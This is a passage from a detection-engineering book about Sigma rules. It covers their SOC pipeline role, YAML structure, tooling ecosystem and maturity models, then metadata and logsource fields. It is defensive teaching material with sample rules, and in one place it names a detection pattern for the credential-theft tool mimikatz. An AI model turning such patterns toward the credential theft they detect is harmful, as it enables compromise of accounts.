partner organization or an open-source blog published a useful detection query, it might not be directly usable in your SIEM without conversion. This fragmentation greatly slowed down the spread of new detection ideas. Sigma was created to solve this problem by providing a vendor-agnostic rule format that all can read and write, which can then be automatically converted to the query syntax of your specific tool. In essence, Sigma is the **detection engineer's Rosetta Stone** for SIEM queries—a common representation that can be translated to any SIEM or log management system.

Here are some ways Sigma adds value in SOC and detection pipelines:

- **Cross-Platform Detection Sharing:** Sigma enables defenders to share detection logic without worrying about the SIEM differences. A threat researcher can publish a Sigma rule for a new attack technique, and security teams anywhere can quickly convert that Sigma rule into a query for their own SIEM (whether it is Splunk, Azure Sentinel, Elastic, Chronicle, or anything else). This dramatically reduces response time to emerging threats. For example, if a new malware is reported along with Sigma rules to detect its behaviors, a SOC can deploy those detections to their environment within minutes, regardless of what logging platform they use.
- **Centralized Detection Repository:** SOCs that manage multiple platforms (perhaps an organization with an on-prem SIEM, a cloud-based log solution, or a Managed Security Service Provider monitoring many client environments) can maintain a single repository of Sigma rules. From that single source, they can generate detections for all the various tools they operate. Therefore, this "write once, deploy anywhere" approach is a force multiplier for detection engineering efficiency.
- **Integration into Detection Pipelines:** Forward-leaning SOCs treat detection development as a pipeline: from idea, to implementation, to testing, to deployment. Sigma fits neatly into this pipeline. A typical flow might be:
    - **Detection Idea:** An analyst or hunter comes up with a hypothesis (for example, "detect usage of mimikatz.exe in the environment").
    - **Rule Authoring:** Instead of writing a SIEM-specific query, the detection engineer writes a Sigma rule in YAML capturing the

logic (for example, process name contains "`mimikatz`"). The rule is saved in the team's Git repository with proper metadata (title, description, references, tags, and so on).

- **Automated Conversion:** A Sigma converter tool (such as the Sigma CLI or a CI job) takes the new rule and converts it to the target SIEM query syntax (for instance, generating Splunk SPL if the organization uses Splunk).
- **Deployment:** The converted query is deployed to the SIEM (this could be automated via API or done manually after review). Now, the SIEM is actively using a rule that was originally written in Sigma.
- **Alert Generation and Triage:** When the rule triggers on real log data, it generates an alert for analysts. Importantly, since Sigma encourages adding context in rule metadata (like descriptions and references), the SOC analyst triaging the alert can benefit from that context to understand what the alert means (we will cover this in more detail in Chapter 10).
- **Feedback and Iteration:** If the rule is too noisy or misses some variants, the team updates the Sigma rule in the repository, version control tracks the change. Thereafter, the pipeline converts and updates the SIEM logic accordingly.

- **Rapid Response to Threat Intelligence:** When threat intelligence reports are released (for example, detailing a new APT tool or ransomware technique), they increasingly include Sigma rules alongside traditional IOCs. This is a huge advantage for SOCs. Instead of manually crafting a detection, the team can plug the shared Sigma rule into their pipeline and quickly search their logs for signs of that threat. Sigma thus acts as a conduit between threat intel and detection engineering—it operationalizes intel reports by turning them into actionable detection content.
- **Detection Consistency and Tuning:** Sigma's structured format forces a certain consistency in how rules are written (field names, condition structure, and so on), which leads to more consistent alerting. If all your rules are authored in Sigma, your team gets used to a common style and taxonomy (including tagging rules with MITRE ATT&CK tactics, assigning severity levels, and more). Moreover, having rules in

a central format makes tuning easier; for instance, if you want to globally adjust a certain threshold or add an exclusion (false positive filter) across multiple backends, doing so in the Sigma rule. Furthermore, re-deploying may be simpler than fiddling with each SIEM's query language.

In summary, Sigma's role in the SOC is to **enable a scalable, collaborative detection development process**. It decouples the detection logic from any single tool. In this way, it allows detection engineers to focus on the *what* (the logic of the threat behavior they want to catch) rather than the *how* (the specific query syntax to implement it in a given product). By adopting Sigma, organizations can break out of vendor lock-in for detection content, and significantly speed up the deployment of new use cases in their monitoring environment. The rest of this book will build on this foundation, showing how Sigma rules are written (Chapters 2 and 3), how they cover various platforms and ATT&CK techniques (Chapters 4–6), and how they are tested and operationalized in real-world scenarios (Chapters 7–10). However, before moving on to the rest of the chapters, let us examine what a Sigma rule actually looks like, and how its vendor-agnostic design works.

YAML Rules: Vendor Agnostic Design

One of Sigma's core strengths is its **vendor-agnostic rule format**. Sigma rules are written in **YAML (YAML Ain't Markup Language)**, a plain-text data serialization format that is easy for humans to read and write. Each Sigma rule captures the essence of a detection—which refers to what you want to find in the logs—independent of any specific SIEM query language. This design means that a single Sigma rule can later be converted to Splunk's SPL, Elastic's Query DSL, Azure Sentinel KQL, or any other query language as needed. The rule itself remains the same, only the output query changes per platform.

To understand the structure, let us break down the anatomy of a Sigma rule. A Sigma YAML rule typically contains three main sections: **metadata, LogSource, and detection**. Here is a simplified example of a Sigma rule:

```
title: AWS Root Credentials Usage
id: 14701da0-4b0f-4ee6-9c95-2ffb4e73bb9a
status: stable
```

```
description: Detects usage of AWS root account, which is a
sensitive operation.
author: Sigma Contributor
date: 2021/09/12
tags:
 - attack.defense_evasion
logsource:
 product: aws
 service: cloudtrail
detection:
 selection:
  userIdentity.type: Root
 filter:
  eventType: AwsServiceEvent
 condition: selection and not filter
falsepositives:
 - AWS service calling Root account activity
level: medium
```

In this example:

- **Metadata Fields:** Fields such as title, id, status, description, author, date, tags, and so on, provide context. They describe what the rule is about, who wrote it, when, and attach useful labels. For instance, tags often map to MITRE ATT&CK tactics or categories (here **`attack.defense_evasion`** suggests that it is related to a Defense Evasion technique). We will dive deeper into tagging in *Chapter 6: ATT&CK Mapping and TTP Based Detection*.
- **LogSource:** This section specifies what logs the rule applies to. Sigma uses the product and the service to define the source. In our example, **`product: aws`** and **`service`**: **`cloudtrail`** means that we are looking at AWS CloudTrail logs (which record management events in AWS). The logsource acts as a clue for Sigma backends to understand which target platform the query should be made for. Additionally, it helps humans quickly identify the context (Windows events vs. Linux audit logs vs. AWS logs, and so on).
- **Detection:** This is the heart of the Sigma rule. In YAML, the detection logic is expressed in a dictionary of one or more **selectors** (like

`selection` and filter above), and a **condition** that combines them. The `selection` part lists the criteria that constitute a match—in this case, any log event where **`userIdentity.type`** equals “Root” (that is, someone used the AWS root account). Moreover, the filter is an optional additional selector used to exclude or refine events. Here, filter catches events where **`eventType`** is **`AwsServiceEvent`** (which might be benign uses of root by AWS services), and the condition says "`selection and not filter`". So effectively: “find any CloudTrail event of Root account usage, excluding those that are AWS internal service events”, which is simple, but also a powerful detection. Sigma’s expressive condition syntax (for example, **`and`**, **`or`**, **`1 of`** and so on) allows for combining multiple criteria, and is covered thoroughly in *Chapter 3*.

- **False Positives and Level:** The rule also documents known potential false positives (so that analysts know what benign activity might trigger it), and assigns a severity level (like low/medium/high). In our example, it notes a possible benign scenario, and then marks the rule as medium severity. Therefore, these fields help SOC analysts prioritize and understand alerts from the rule.

Since Sigma rules are written in this generalized way, they do not include any tool-specific query constructs. You will not see a **`Splunk index=`** **`or`** a SQL SELECT statement in the Sigma YAML. Instead, **the logic is abstract**. The magic happens when you run a Sigma **converter** (also called a backend translator) to translate the Sigma rule into a concrete query for a given platform. For example, a Sigma converter given the above rule could output an Elasticsearch query (in Kibana KQL or Lucene) that searches for CloudTrail events where **`userIdentity.type:"Root" and eventType!="AwsServiceEvent"`**. The same Sigma rule could be converted to a Splunk search like:

```
source="aws:cloudtrail" userIdentity.type="Root" NOT
eventType="AwsServiceEvent"
```

It can also be converted to an Azure Sentinel KQL query, and so on, with each query performing the equivalent detection. Hence, this example demonstrates Sigma’s **write-once, use-anywhere** design philosophy.




Figure 1.1: *Sigma's vendor-agnostic design—one generic Sigma rule (YAML file) can be converted by Sigma's tools into multiple SIEM-specific queries. In this example diagram from the Sigma project, a single detection rule in YAML passes through the Sigma converter, and yields queries for different SIEM platforms (Splunk, Elastic, Azure Sentinel, and so on). Hence, this illustrates the "write once, deploy anywhere" concept of Sigma rules.*

Moreover, using YAML and a defined schema for Sigma rules also means that rules are both human-readable and machine-parseable. This makes it feasible to automate their processing. Linters or validation scripts can check the YAML structure for errors (while preventing typos from breaking a rule). Tools can also enforce consistency (for instance, ensuring all rules have certain metadata, or follow naming conventions). Sigma's simplicity (as no complex programming is needed within the rule itself) ensures that more than 90% of typical detection needs can be expressed easily. This is why the

creators intentionally kept Sigma's language limited to what is commonly needed for log search correlations (simple logic, count aggregations, and so on), in order to maintain universal compatibility. This is a trade-off; Sigma cannot natively express extremely complex logic, or stateful sequences that some SIEM-specific languages might handle. However, by limiting scope it ensures that the rules can be translated to almost any backend.

In practice, writing a Sigma rule feels like filling out a well-defined template of what you are looking for, and the heavy lifting of turning that into an actionable query is handled by the converter tools. In *Chapter 2, Anatomy of a Sigma Rule*, we shall cover the exact syntax and options available in each section of a Sigma rule (fields like contains, startswith, regex matches, and so on, in the detection section). For now, the key takeaway is that **Sigma's use of YAML, as well as a standardized schema makes detection rules portable across systems**. This vendor-neutral approach frees organizations from being tied to one SIEM's rule language and encourages a community of sharing; if you develop a great detection, you can share the Sigma YAML publicly, while being confident that others can adapt it to their environment.

The Sigma Ecosystem and Open-Source Tools

Sigma is far more than just a file format—it has blossomed into a rich ecosystem of tools, repositories, and community contributions. Therefore, embracing Sigma implies gaining access to this entire ecosystem, which can significantly accelerate your detection engineering efforts. Let us now explore the key components of the Sigma ecosystem:

- **The Official Sigma Rule Repository:** The primary Sigma rule repository on GitHub (SigmaHQ/sigma) is a community-driven collection of detection rules that cover a wide range of threats and use cases. At the time of writing this book, the repository contains **more than 3000 rules** that are contributed and peer-reviewed by security experts around the world. These rules are freely available, and cover everything from generic techniques (like suspicious process executions), to specific APT malware indicators and recent emerging threats. The idea behind this repository is to make reliable detections accessible to all, at no cost. Many SOC teams use this repository as a starting point or reference; you can find a rule that addresses a certain technique, and then adapt it to your environment. The rules are

organized by platform and category (Windows, Linux, cloud, web, and so on), and often tagged with the relevant ATT&CK technique for context. There are also subsets of rules categorized as “generic,” “threat hunting,” or “emerging threat”, depending on their purpose.

- **Other Public Sigma Collections:** In addition to the main repo, there are numerous other open-source Sigma rule sets. For example, some malware analysis companies (like **Joe Security**) publish Sigma rules for behaviors observed in malware samples. There are also community collections focusing on specific domains (for instance, Sigma rules for cloud services, Sigma rules for ICS/SCADA logs, and so on). The Sigma documentation notes that Sigma rules even show up in places like VirusTotal (integrated into malware reports), and threat intelligence sharing platforms like MISP. Moreover, commercial platforms such as SOC Prime’s Threat Detection Marketplace offer large libraries of Sigma rules (SOC Prime’s platform provides Sigma content, though not all of it is free). Appendix B in the book contains a list of public Sigma repositories for reference, so you can easily find additional content. The abundance of community content means you rarely have to start a detection from scratch; chances are that someone has written a Sigma rule for a similar use case that you can learn from or build upon.
- **Sigma Converters (Backends):** To use Sigma rules with your security tools, you need converters (also referred to as *Sigma backends*) that translate the YAML into the target query language. The good news is that an array of open source tools exists to do this conversion. The original tool provided with Sigma was **`sigmac`**, a Python-based converter script. Nowadays, the project is transitioning to a more powerful and user-friendly **Sigma CLI** (Command Line Interface), which is built on the **pySigma** library. The Sigma CLI tool (sigma) can list, validate, and convert rules with a simple command syntax. For example, you can run **`sigma convert -t splunk -p sysmon myrule.yml`** to convert a Sigma rule to a Splunk query, assuming the **`logsource`** is Sysmon. The CLI approach makes it easy to integrate Sigma conversion into automation (for instance, as part of a CI/CD pipeline, a script can automatically convert all new Sigma rules and even test the output). Sigma’s maintainers provide backend support for a wide range of platforms: Elastic, Splunk, Microsoft Sentinel (Azure),

Arcsight, QRadar, Sumo Logic, CrowdStrike, and many more. If a backend for your tool does not exist, the Sigma community encourages contributions to add it; many backends have been created by open-source contributors. In *Chapter 11, Converting Sigma to SIEM Queries*, we will dive into using these converters (`sigmac`, `sigma-cli`, and so on) and show concrete examples of converting rules to different SIEM query languages.

- **Sigma Rule Development Tools:** Beyond converters, the ecosystem includes tools to assist in writing and managing rules. For example, **Sigma Linter/Validator** scripts ensure that your rule YAML is valid and is following the schema (these can catch common mistakes before you deploy a rule). There are also integrations in IDEs or text editors via plug-ins that can syntax-highlight Sigma YAML, and provide autocompletion for field names or ATT&CK tags. A notable community tool is **Uncoder.IO** by SOC Prime (a web-based translator where you can paste a Sigma rule and get the query for various SIEMs instantly, as it is useful for quick one-off conversions, or learning how Sigma structures map to different query syntaxes). Another tool, **sigmac** (in its GUI incarnation, sometimes called "Sigma Converter Web"), provides a simple interface to load a rule and pick a backend for conversion. For those looking to integrate Sigma into custom workflows or products, the **pySigma** Python library provides a programmatic way to load Sigma rules, and convert or manipulate them. Hence, it is useful for building internal pipelines, or performing batch processing.
- **Sigma and XDR/EDR Platforms:** Although Sigma is primarily about log-based detections (SIEM), its influence has spread to Endpoint Detection and Response (EDR) and Extended Detection and Response (XDR) realms. Some EDR products allow import of Sigma rules, or have mapping for Sigma's schema to their telemetry. For example, the open source XDR platform Wazuh uses a rules engine that ingests Sigma rules by mapping them to its JSON-based rule format (we will address this in *Chapter 17, Sigma in Open Source XDR*). Similarly, Elastic Security integrates Sigma rules (Elastic's own detection rules are often inspired by or directly convertible from Sigma). Hence, the broad adoption of Sigma by various tools underscores its role as a **de facto standard for detection logic**.

- **Community and Collaboration:** Sigma's open-source nature means that there is an active community on platforms like GitHub (issues, discussions), a Discord channel (SigmaHQ Discord) for detection engineers, and contributions from many organizations. The project was initiated by security veterans Florian Roth and Thomas Patzke in 2017. Currently, several contributors from around the world help maintain its rule sets and tools. This community aspect is a boon for SOC teams, as you are not alone in writing detection logic. If you ever face a detection challenge, you can often find discussion or prior art from the community. Moreover, many blog posts and conference talks share Sigma rules for particular threat techniques, which you can try directly. The idea of **crowd-sourcing detection intelligence** is very much at the heart of Sigma. Just as how the infosec community shares YARA rules or Snort signatures, the corresponding community now shares Sigma rules to collectively strengthen defenses across organizations.

Therefore, adopting Sigma opens the door to a **wealth of resources**, which include thousands of ready-made rules, tools to deploy and manage those rules, and a global community of practitioners who understand the same detection language. As you progress through this book, remember that you can leverage this ecosystem. For instance, if you are creating a detection for a specific MITRE ATT&CK technique, check the SigmaHQ repo—there might be an existing rule you can use as a baseline or reference. Moreover, if you are integrating Sigma in a CI/CD pipeline, the Sigma CLI, and the associated GitHub actions or scripts remain at your disposal. Thus, Sigma is not just a static format, but a living framework that is supported by many contributors and tools.

Detection Maturity Models and Sigma's Place

Improving an organization's detection capabilities is a journey—one that can be described in terms of **maturity levels**. Several **detection maturity models** exist in the industry to benchmark how advanced a security team's detection program is. For example, Ryan Stillions' *Detection Maturity Level (DML)* model defines levels from 0 up to 8, ranging from no detection capability at all, to the ability to detect the most sophisticated attacker behaviors (even those targeting the organization's specific objectives). More recently, Elastic Security proposed a *Detection Engineering Maturity model*

with tiers like Foundation, Basic, Intermediate, Advanced, and Expert, focusing on the processes and behaviors of teams in developing detection content. Despite differences in these models, the common theme is that as maturity increases, the detection approach shifts from reactive and ad-hoc to **proactive, systematic, and automated**.

Moreover, in early stages of maturity, organizations might rely heavily on vendor-provided detection rules or simple IoC matching. The processes may be informal—for example, an analyst adds a rule directly in the SIEM whenever a new threat pops up, with minimal testing or documentation. There is often little to no mapping to known frameworks like ATT&CK, and knowledge is not systematically shared (rules might live only in the SIEM and not in a repository). As a result, the coverage is uneven and depends on individual effort.

As organizations progress to **intermediate maturity**, they start formalizing detection engineering. This often includes:

- Mapping detection rules to **MITRE ATT&CK tactics and techniques** to ensure coverage of a broad range of adversary behaviors (and not just known malware hashes).
- Implementing processes for **rule lifecycle**: development, peer review, testing, deployment, and periodic tuning. Therefore, detection becomes a planned activity, not just reactive firefighting.
- Utilizing **threat hunting** to find gaps (such as the Hunting Maturity model, which is a related concept. The said model guides how proactively a team hunts for threats rather than relying on alerts).
- Beginning to treat detection logic as reusable content. This function exists to maintain rule templates or share rules across different parts of the organization.

At the highest levels of maturity, a team embodies the full DaC practice we discussed earlier. Therefore, all detection logic is **source-controlled, versioned, and subject to quality checks**. The organization might have a **continuous integration pipeline for detections**, where new rules are automatically tested (for example, run against a corpus of benign logs to check for false positives, and perhaps against attack simulations, to ensure that they catch the behavior). There is also a possibility of a **continuous improvement loop**—metrics are gathered on how rules perform (number of

alerts, false positive rates, and so on), and the detection engineers refine the rules accordingly. Crucially, a mature detection program will have **full documentation and context for each rule** (covering why it exists, what it detects, how confident we are in it, what to do if it fires, and so on—these are the topics we will discuss in *Chapter 10* on SOC workflows).

So, where does Sigma fit into these maturity levels?

Sigma is both an enabler and a sign of detection maturity. Therefore, by adopting Sigma, an organization is inherently moving toward a more structured and tool-agnostic approach to detection engineering, which is indicative of higher maturity. Now, let us break down Sigma's place in this journey:

- **Bridging Gaps in Early Maturity:** Even for teams that are just starting to build custom detections, Sigma can provide a head start. For instance, instead of writing raw queries, a junior team can start with community Sigma rules for common threats, while deploying them to their SIEM. This introduces them to better practices (as each Sigma rule comes with descriptions, references, and tags, which implicitly teaches the analyst about attack techniques and proper documentation). It also protects them from immediate vendor lock-in; if they change SIEM solutions later, their investment in Sigma rules will not be lost.
- **Accelerating Intermediate Maturity Efforts:** As teams formalize processes, Sigma shines by supporting collaboration and reuse. Multiple team members can contribute to a shared Sigma rule set in a repository, while enabling peer review via Git merge requests. Thus, Sigma's standardized format makes it easier to enforce naming conventions and style guidelines (for example, all rules must have an ATT&CK tag, all rules must use certain field names for consistency). This is typically the stage where detection engineering becomes more proactive—for example, performing **gaps analysis** by looking at which ATT&CK techniques you have Sigma rules for versus which you do not, thereby directing new rule development to cover the gaps. Sigma's tagging and metadata make such coverage assessments straightforward, especially when combined with tools like the ATT&CK Navigator (which can import Sigma coverage data to visualize your detection matrix).

- **Integral to Advanced Maturity (Detection-as-Code):** At the highest maturity level, organizations treat detections as code, and often build custom automation around it. Sigma is ideal here; as Sigma rules are text-based and reside in files, they plug into CI/CD pipelines naturally. For example, a company might have an automated nightly build that takes all Sigma rules in the “main” branch of their repo, converts them to the latest SIEM queries, and pushes those to a staging environment for testing. They might even have unit tests defined (maybe as small Sigma rules with ‘condition: false’ that are meant to simulate certain log patterns) to verify that conversion and detection logic are working as intended. Sigma also supports the concept of **rule modifiers and pipelines** for tailoring rules to your environment (for instance, a modifier might automatically apply your local field name mappings or filters), which is useful in advanced use cases (we discuss these in later chapters). In an expert-level program, detection engineers might use Sigma’s flexibility to quickly operationalize threat intelligence; ingest a threat report’s IOCs, convert some to Sigma hunting queries, and search across historical logs—all via automated pipelines.
- **Continuous Improvement and Knowledge Sharing:** A mature detection function not only writes good rules but also shares knowledge externally, besides learning from others. Sigma facilitates this external collaboration. Mature teams often contribute back to the Sigma community (open-sourcing some of their non-proprietary rules or improvements), which in turn raises the bar for everyone. This collective improvement aligns with the highest ideals of detection maturity; it is not just about your own organization, but about advancing the practice as a whole. In fact, using Sigma could be seen as a benchmark of sorts; if your detection engineering is mature enough that you can abstract a problem into a Sigma rule, you likely have a deep understanding of both the attack technique and your logging, because you have managed to generalize a detection beyond one specific system.

It is worth noting that you do not *have* to use Sigma to be mature in detection engineering. However, Sigma is a natural fit for many maturity model recommendations. For instance, the elastic detection engineering maturity model emphasizes behaviors like regular rule tuning, use of frameworks (MITRE ATT&CK), and automation in deployment. Sigma

directly supports these by providing a consistent way to tag ATT&CK techniques, a mechanism to automate rule deployment (through converters in CI/CD), and by encouraging documentation of false positives and context which is helpful in tuning.

Conclusion

This chapter introduced **Sigma** as the cornerstone of a modern **DaC** workflow. We saw how DaC principles such as version control, automated testing, and structured rule authoring bring rigor and scalability to detection engineering. We also examined why relying solely on **IOC-based detection** is insufficient in today's landscape, and how Sigma enables behavioral detections that are aligned with adversary **TTPs,** rather than just known hashes or IPs. We also explored Sigma's **role in SOC workflows**, its **YAML-based vendor-neutral design**, and its thriving **ecosystem of tools and community rules** that make detections portable across platforms. Finally, we placed Sigma in the context of **detection maturity models**, while demonstrating how adopting Sigma elevates teams from reactive IOC-matching toward proactive, systematic, and automated detection engineering.

Therefore, the following chapters of this book will delve into the technical details of Sigma rule structure and logic, while breaking down how each field works, how conditions are built, and how rules can be crafted to detect real-world attacker behaviors.

CHAPTER 2

Anatomy of a Sigma Rule

Introduction

Building on the foundations established in the previous chapter, where we introduced Sigma as a Detection-as-Code framework and explored its role in modern SOC operations, we now transition from theory to structure. Understanding why Sigma matters is only the first step; the next is learning how Sigma rules are actually constructed and how their individual components translate detection ideas into actionable logic.

Every Sigma rule is a YAML document structured with specific fields that define what to detect, and where to look for it. A Sigma rule is broadly divided into three parts: the metadata (descriptive fields about the rule), the logsource (where to apply the rule), and the detection logic (how to find the event or behavior of interest). Mastering these elements is essential, as each of them contributes to the accuracy, portability, and effectiveness of a detection rule. A well-defined metadata section provides context and supports collaboration, a properly scoped logsource ensures that the rule targets the correct telemetry, and precise detection logic determines whether the rule will produce meaningful alerts or noise.

Therefore, in this chapter, we will break down the anatomy of a Sigma rule into its components, and explain how to build a rule from scratch, while demonstrating how understanding and correctly applying each element directly impacts the quality and usability of detection content in real-world SOC environments.

Structure

In this chapter, the following topics will be covered:

- Core Metadata Fields
- LogSource Anatomy

- The detection Block
- Field Operators/Modifiers
- Operational Metadata
- End-to-End Walkthrough

Core Metadata Fields

The top of a Sigma rule contains metadata fields that describe its purpose and identity. There are four key metadata fields that are commonly used in every Sigma rule, which are explained as follows:

- **`title`**: A short, descriptive name for the rule. The title should summarize what the rule detects in a concise way (ideally under 50 characters). For example, a good title might be *"Suspicious PowerShell Download"*, rather than a verbose sentence. The title is used as the alert name in many SIEMs, therefore, it should be clear and to the point. It is recommended to use Title Case (capitalize significant words), and avoid generic prefixes like "Detects" in the title. Any extra explanation belongs in the description, not the title.
- **`id`**: This is a unique identifier for the rule. This is typically a randomly generated UUID v4 string, which ensures each rule can be distinctly referenced (for example, **`id: 4c3ae9b2-5231-4b44-9c9f-1d4f3e8f588f`**). The ID is optional, but is strongly recommended, especially in large rule sets or collaborative repositories. Once assigned, the id should remain constant for a given rule to track its history, even if other fields change. A common practice is to use an online UUID generator for this field. The Sigma specification also allows a related field to link rules by ID if one rule derives from or obsoletes another, but id by itself is sufficient for most rules.
- **`description`**: A brief explanation of what the rule detects and why it is relevant. The description should provide context to an analyst investigating an alert. A good description often starts with a phrase like "Detects …" and then explains the suspicious behavior or indicator. For instance, one such description would be *"Detects use of the built-in whoami command, which could indicate an attacker verifying their user context after a potential compromise."* The

description can be a sentence or two (or more for complex cases) to describe the scenario or threat. This field is optional in Sigma, but is highly encouraged for clarity.

- **`status`**: The maturity level of the rule. Sigma uses this field to indicate how tested or reliable a rule is. Commonly used status values include experimental, stable, and deprecated. While the test status may still appear in older or legacy rules, it is not widely used in modern Sigma practices. Typically, rules evolve from experimental to stable after sufficient validation and tuning in production environments.

In addition to the above, you may encounter other metadata fields at the top of a Sigma rule. Common ones include are **author** (who wrote the rule), **date** (when it was created), **modified** (when it was last updated), **license** (the rule's license, if any), and **references** (links to external sources that describe the detected threat or technique). These fields fall under general metadata and are not required for the rule's logic, but they provide useful context. For example, **references** might include a link to a threat report, or CVE description that informed the rule. Fields like **author** and **date** help track provenance and currency of the rule. From here on, we will discuss a few more metadata fields (false positives, level, tags) in section 2.5, as they tie into the rule's usage and categorization.

`Logsource` Anatomy

The **`logsource`** section specifies **where** to look for the events—it scopes the rule to particular log types or sources, so that Sigma knows which data to search. Rather than hard-coding a specific log file or index, Sigma uses an abstract notation of platform and log type. The **`logsource`** is defined by up to three attributes: **`category`**, **`product`**, and **`service`**. You can use one or multiple of these to precisely target the data source. In plain terms:

- **`Category`**: This refers to the general class of logs (or high-level platform). This is used to group logs from similar products or technologies. For example, '**`category: firewall`**' would match any firewall logs, regardless of vendor. Other category examples: antivirus, web, authentication, **`process_creation`**, and so on. Therefore, it can be concluded that the category is a broad filter; using

it ensures the rule can apply to different products of the same type (for example, any firewall).

- **`Product`**: This refers to the specific platform or product that generated the logs. This could be an operating system or a software product. Examples include **`product: windows`**, **`product: linux`**, **`product: apache`**, **`product: zeek`**. The product narrows the scope to a particular OS or application. For instance, ‘product: windows’ could cover Windows events, and '**`product: linux`**' covers Linux system logs. In some cases, the product can be a vendor name or technology (for example, cisco, okta, cloudflare), depending on how logs are categorized in the Sigma taxonomy.
- **`Service`**: This refers to the specific service, component, or subsystem of the product that generates the logs. For operating systems, this often corresponds to a particular log facility or channel. For example, Windows has services like Security, System, Application, Sysmon, and more, which represent different event channels. A Sigma rule might specify '**`service: security`**' to indicate Windows Security Event Log, or '**`service: sysmon`**' for Sysmon events. On Linux, '**`service: auth`**' might refer to authentication logs. For network devices, service could be things like AAA (authentication logs on a Cisco device). Therefore, the service field refines the log source to a granular stream of events under the product.

In other words, these three fields work together to precisely define the log source. You can use only one or more if that is sufficient. For instance, if you want to detect something on any Windows log, you might use '**`product: windows`**' alone. If you specifically want Windows Security log events, you would use '**`product: windows`**' and '**`service: security`**'. If your rule is about any firewall product, you might use '**`category: firewall`**' without specifying product. It is also fine to use all three when needed (for example, **`category: proxy`**, **`product: squid`**, **`service: access`** for a specific proxy server’s access logs).

The following is a summary table of the **`logsource`** attributes and their purpose:

`LogSource` Attribute	Purpose	Examples

category (optional)	General class of logs (log type/family)	`firewall`, `web`, `antivirus`, `process_creation`
product (optional)	Specific product or platform generating logs	`windows`, `linux`, `apache`, `cisco`
service (optional)	Subset of logs (service or component name)	`security` (Windows Security log), `sysmon`, `ssh`, `auth`, `aaa`

Table 2.1: *LogSource Attributes and Their Purpose*

If necessary, Sigma also allows a definition field under **`logsource`** (free-text notes) to clarify any prerequisites for logging. For example, a rule that might include '**`definition: Script Block Logging`**' must be enabled to remind users that certain Windows logs (like PowerShell script blocks) need to be turned on for the rule to work. This field does not affect detection logic; it is just documentation.

In practice, the **`logsource`** section is critical because it ensures the Sigma rule is vendor-agnostic. The Sigma backend converters use these fields to map your abstract **`logsource`** to the actual log indices or tables in a specific SIEM. For example, a rule with '**`product: windows`**' and '**`service: security`**' will be converted to something like **`source="WinEventLog:Security"`** in Splunk, or the appropriate index pattern in Elastic. Hence, by using **`logsource`** fields, you do not hard-code any SIEM-specific index names or paths in the Sigma rule; you describe the log source in a generic way, and the mapping to actual queries depends on backend-specific configurations, pipelines, and field mappings defined during the conversion process.

Example:

```
logsource:
 product: windows
 service: security
This targets Windows Security Event Log. Another example:
logsource:
 product: linux
 service: auth
targets Linux authentication logs (for example,
/var/log/auth.log). If we add category: firewall to a
logsource, it could be:
logsource:
```

```
  category: firewall
  product: cisco
  service: aaa
```

